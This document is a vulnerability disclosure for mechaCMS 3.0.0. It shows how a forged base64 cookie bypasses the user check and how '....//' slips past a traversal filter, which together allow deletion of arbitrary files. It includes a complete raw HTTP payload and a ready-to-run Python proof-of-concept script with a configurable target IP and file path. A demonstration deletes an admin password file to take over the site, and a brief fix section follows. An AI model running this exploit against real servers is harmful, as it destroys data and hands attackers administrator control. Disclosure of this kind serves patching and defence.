

Arbitrary File Deletion

The **Arbitrary File Deletion Vulnerability** was found in file:

`./lot/x/panel/index/panel/type/page/page.php:13`, this file can be required by another file, thus bypassing the CMS check on the legitimacy of the user's identity, the parameter `$x` is not reasonably filtered, leading to the vulnerability.

Information

Code from: <https://mecha-cms.com/> → mecha-3.0.0.tar.gz

Version: mechaCMS 3.0.0

Summarize: Attackers can construct elaborate cookies that bypass mecha CMS's checks for the existence of a user's identity, attackers can also construct elaborate URIs that bypass mecha CMS's checks for the legitimacy of a user's identity. Eventually, parameters are passed through the POST method, resulting in the deletion of arbitrary files.

Steps

Construct the HTTP request and the parameters as follows. Among them, the **Path** parameter of the request line, the **POST request body parameter**, and the **cookies** are elaborated.


The screenshot displays the Network tab of a web browser's developer tools. The selected request is a POST to `http://192.168.0.155/mecha/panel/fire/boos/.../type/page/page`. The 'Inspector' panel on the right provides a detailed view of the request. The 'Path' field is highlighted in red. The 'Request Body Parameters' section shows three parameters: `data%5Bchunk%5D` with value `0`, `page%5Bx%5D` with value `/var/www/html/mecha/delabc` (labeled 'target file'), and `page%5Bchunk%5D` with value `1`. The 'Request Cookies' section shows two cookies: `PHPSESSID` with value `u149od14jlv8puvef8grcpfhc` and `*3759209392` with value `ll4uL3kvbG9nL2Fib3V0lg==`.

Name	Value
Method	POST
Path	/mecha/panel/fire/boos/.../type/page/page

Name	Value
data%5Bchunk%5D	0
page%5Bx%5D	/var/www/html/mecha/delabc
page%5Bchunk%5D	1

Name	Value
PHPSESSID	u149od14jlv8puvef8grcpfhc
*3759209392	ll4uL3kvbG9nL2Fib3V0lg==

In `./lot/x/user/engine/plugin/hook.php`, there is a check for the existence of user:




```
<?php
1
2
3 > //...
16 $GLOBALS['user'] = $user = new User( ...lot_is_file($f = LOT . D . 'user' . D . cookie( ...lot 'user.name' ) ?? P) . '.page') ? $f : null); $f = "/var/www/...
```

Threads & Variables

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

```
$f = "/var/www/html/mecha/engine/plugin/hook.php"
$folder = "/var/www/html/mecha/engine/kernel"
$n = "hook" ... Navigate
$object = "Hook" ... Navigate
$v = "/var/www/html/mecha/lot/x/user/engine/plugin/hook.php"
$_POST = (array[2])
$_COOKIE = (string[2]) ["u14i9od14jlv8pu...", "Ii4uL3kvbG9nL2Fib3V0Ig=="]
PHPSESSID = "u14i9od14jlv8puvef8grcpfhc"
Ii4uL3kvbG9nL2Fib3V0Ig==
```

To reverse the execution logic of the `cookie('user.name')` function, you can manually set the cookie so that this function returns a specified path:



```
169 function cookie(...$lot) { $lot: array[0]
173     if (0 === strpos($k, needle: '*')) {
174         $cookie[$k] = json_decode(base64_decode($v), associative: true);
175     } else {
176         $cookie[$k] = $v;
177     }
178 }
179 return $cookie;
180 }
181 $key = array_shift( &array: $lot); $key: "user.name"
182 if (0 === count($lot)) { $lot: array[0]
183     if (isset($_COOKIE[$k = '*' . sprintf( format: '%u', crc32($key))]) { $key: "user.name"
184         return json_decode(base64_decode($_COOKIE[$k]), associative: true); $k: "*3759209392"
185     }
186     return $_COOKIE[$key] ?? null;
187 }
```

cookie()

Threads & Variables

```
is_file(LOT . D . 'user' . D . (cookie('user.name') . '.page' ))
$_POST = (array[2])
$_COOKIE = (string[2]) ["u14i9od14jlv8pu...", "Ii4uL3kvbG9nL2Fib3V0Ig=="]
PHPSESSID = "u14i9od14jlv8puvef8grcpfhc"
Ii4uL3kvbG9nL2Fib3V0Ig==
```

When `Ii4uL3kvbG9nL2Fib3V0Ig==` is set as a cookie value, the resulting path is `"../y/log/about"`:

Decode from Base64 format


Simply enter your data then push the decode button.



li4uL3kvbG9nL2Fib3V0lg==

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.


☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.

"../log/about"


Because `/var/www/html/mecha/lot/user/../y/log/about.page` is a legal file:




```
1 <?php
2
3 > // ...
16 $GLOBALS['user'] = $user = new User( ...lot_is_file($f = LOT . D . 'user' . D . (cookie( ...lot 'user.name') ?? P) . '.page') ? $f : null);
    at "/var/www/html/mecha/lot/user/../y/log/about.page"
```

When the code executes to `./lot/x/panel/index.php`, `$user->exist` is not empty, it will be the path specified in the above step.


Even though it's not the user's **.page** file, we can still go to panel.php.



By triggering the Hook, we can access the `route.php` file:



The `*'path'*` in `$_` does the string splicing in the loop and passes in the variable `$f`, which is required once per loop, so `./lot/x/panel/index/panel/route/./type/page/page.php` file is successfully required.




```
1 <?php
2
3 foreach (array_reverse(step($_['path'], join: '/')) as $v) {
4     // Function-based route
5     if (is_callable($f = "x\\panel\\route\\" . f2p($v))) {
6         if ($_ = call_user_func($f, $_)) {
7             lot($_lot . '-', array_replace_recursive(lot($_lot . '-'), (array) $_));
8         }
9     }
10    // File-based route
11    } else if (is_file($_DIR_ . D . 'route' . D . strtr($v, '/', D) . '.php')) {
12        (static function($f) { $f: "/var/www/html/mecha/lot/x/panel/index/panel/route/./type/page/page.php"
13            extract(&array lot(), flags: EXTR_SKIP);
14            if ($_ = require $f) { $_: {1, null, alert => , are => , as => , asset => , author => "@about", base => 'h';
15                lot($_lot . '-', $f);
16            }
17        }
18    }
19 }
20
21 λ0
```

Threads & Variables Console Output

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

01 path = './type/page/page' \$_['path']


mechaCMS does employ some measures to prevent directory traversal, but this can still be bypassed:



```
193 // Prevent directory traversal attack
194 $path = strtr($path, ['../' => '']);
```

Just use '....//' in '**path**' which becomes to '../' after being filtered.

Ultimately, in **page.php**, when the POST parameter is as shown, the unlink function removes any file specified in **\$_POST['page']['x']**



```
1 <?php
2
3 if ('POST' === $_SERVER['REQUEST_METHOD']) { $_SERVER: {REDIRECT_UNIQUE_ID => "ZtWustIKqkDqIrDWuqHPDgAAAAg", REDIRECT_STATUS => "200",
4     $chunk = $_POST['data']['chunk'] ?? $_POST['page']['chunk'] ?? null; $chunk: 0 $_POST: {data => , page => }
5     $x = $_POST['page']['x'] ?? 'page'; $x: "/var/www/html/mecha/del.abc"
6     // Having chunk value less than '1' will not create a 'chunk.data' file. Instead, it will create a placeholder page
7     // to hide the pages.
8     if (is_int($chunk) && $chunk < 1 && is_dir($folder)) { $folder: {_ => , path => null}"" $chunk: 0
9         unset($_POST['data']['chunk'], $_POST['page']['chunk']); $_POST: {data => , page => }
10        file_put_contents($ff = $folder . D . '.' . $x, $data: ""); $ff: "/var/www/html/mecha/del.abc"
11        chmod($ff, permissions: 0600);
12        } else if (is_file($ff = $folder . D . '.' . $x)) { $folder: {_ => , path => null}"" $x: "/var/www/html/mecha/del.abc"
13            unlink($ff); $ff: "/var/www/html/mecha/del.abc"
14        }
15    }
16 }
```

Threads & Variables Console Output

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

\$_POST = (array[2])

- data = (array[2])
 - chunk = (int) 0
 - time = "2024-09-02 12:25:22"
- page = (array[4])
 - x = "/var/www/html/mecha/del.abc"
 - chunk = (int) 1
 - author = ""
 - name = null

I deleted **del.abc** from a web root directory to test the effectiveness of the exploit:

```

[root@localhost mecha]# ll
total 284
-rw-r--r-- 1 apache apache      8 Sep  2 02:15 del.abc
drwxr-xr-x 5 apache apache    89 Aug 26 20:30 engine
-rw-r--r-- 1 apache apache  1150 Aug 27 11:29 favicon.ico
-rw-r--r-- 1 apache apache   701 Aug 27 11:29 index.php
-rw-r--r-- 1 apache apache 35147 Aug 27 11:29 LICENSE
drwxr-xr-x 7 apache apache    78 Aug 26 20:30 lot
-rw-r--r-- 1 apache apache   135 Aug 27 11:29 state.php
-rw-r--r-- 1 root  root 236041 Sep  2 04:10 strace.log
[root@localhost mecha]# ll
total 280
drwxr-xr-x 5 apache apache    89 Aug 26 20:30 engine
-rw-r--r-- 1 apache apache  1150 Aug 27 11:29 favicon.ico
-rw-r--r-- 1 apache apache   701 Aug 27 11:29 index.php
-rw-r--r-- 1 apache apache 35147 Aug 27 11:29 LICENSE
drwxr-xr-x 7 apache apache    78 Aug 26 20:30 lot
-rw-r--r-- 1 apache apache   135 Aug 27 11:29 state.php
-rw-r--r-- 1 root  root 236041 Sep  2 04:10 strace.log
[root@localhost mecha]# pwd
/var/www/html/mecha

```

deleted

Deleted successfully.

Once the username of mechaCMS is known (**admin** is used as an example in the picture below), anyone can take over mechaCMS by deleting the user's authentication file, which is horrible!

The screenshot displays the 'Request' tab of a web browser's developer tools. The request is a POST to 'http://192.168.0.155/mecha/panel/fire/boos/.../type/page/page'. The request body parameters are visible, showing a redacted 'data%5Bchunk%5D' and a 'page%5Bchunk%5D' value of '/var/www/html/mecha/lot/user/admin/pass.data'. The 'Inspector' tab on the right shows the response, which is a 405 'Method Not Allowed' error.

Just like this, **pass.data** is also deleted.

```
[root@localhost mecha]# ls ./lot/user/admin/ -al
total 12
drwxr-xr-x 2 apache apache 60 Sep  2 05:42 .
drwxr-xr-x 3 apache apache 37 Aug 26 20:30 ..
-rw----- 1 apache apache 61 Aug 26 20:30 pass.data
-rw----- 1 apache apache 61 Sep  2 05:42 pass.data.bk
-rw----- 1 apache apache 19 Aug 26 20:30 time.data
[root@localhost mecha]# ls ./lot/user/admin/ -al
total 8
drwxr-xr-x 2 apache apache 43 Sep  2 05:45 .
drwxr-xr-x 3 apache apache 37 Aug 26 20:30 ..
-rw----- 1 apache apache 61 Sep  2 05:42 pass.data.bk
-rw----- 1 apache apache 19 Aug 26 20:30 time.data
[root@localhost mecha]#
```

deleted
successfully

Payload

HTTP Request:

```
POST
http://192.168.0.155/mecha/panel/fire/boos/...//type/page/page
HTTP/1.1
Host: 192.168.0.155
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 85
Origin: http://192.168.0.155
DNT: 1
Connection: close
Referer:
http://192.168.0.155/mecha/panel/fire/boos/...//type/page/page
Cookie: PHPSESSID=u14i9od14jlv8puvef8grcpfhc;
*3759209392=Ii4uL3kvbG9nL2Fib3V0Ig%3D%3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i

data%5Bchunk%5D=0&page%5Bx%5D=%2Fvar%2Fwww%2Fhtml%2Fmecha%2Fdel.abc
&page%5Bchunk%5D=1
```

Python3 poc:

```
import requests

ip = "192.168.0.155" # change it
delfile= "/var/www/html/mecha/del.abc" # change it

url =
"http://{}/mecha/panel/fire/boos/...//type/page/page".format(ip)
headers = {
    "Host": ip,
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0",
    "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8",
    "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
    "Accept-Encoding": "gzip, deflate",
    "Content-Type": "application/x-www-form-urlencoded",
    "Origin": "http://{}".format(ip),
    "DNT": "1",
    "Connection": "close",
    "Referer":
"http://{}/mecha/panel/fire/boos/...//type/page/page".format(ip),
    "Cookie": "PHPSESSID=u14i9od14jlv8puvef8grcpfhc;*3759209392=Ii4uL3kvbG9nL2Fib3V0Ig%3D%3D",
    "Upgrade-Insecure-Requests": "1",
    "Priority": "u=0, i"
}

data = {
    "data[chunk]": "0",
    "page[x]": delfile,
    "page[chunk]": "1"
}

# POST requests
response = requests.post(url, headers=headers, data=data)

#status code could be 405, but the file will be deleted
successfully(Make sure you have deletion privileges!)
```



```
print(response.status_code)
```

Fix method

1. **./lot/x/panel/index.php::152** → Additional check if `$user->exist` is under path `./lot/user/`
2. **./engine/fire.php::194** → Repeatedly replace the `../` string in `$path` until it does not contain `../`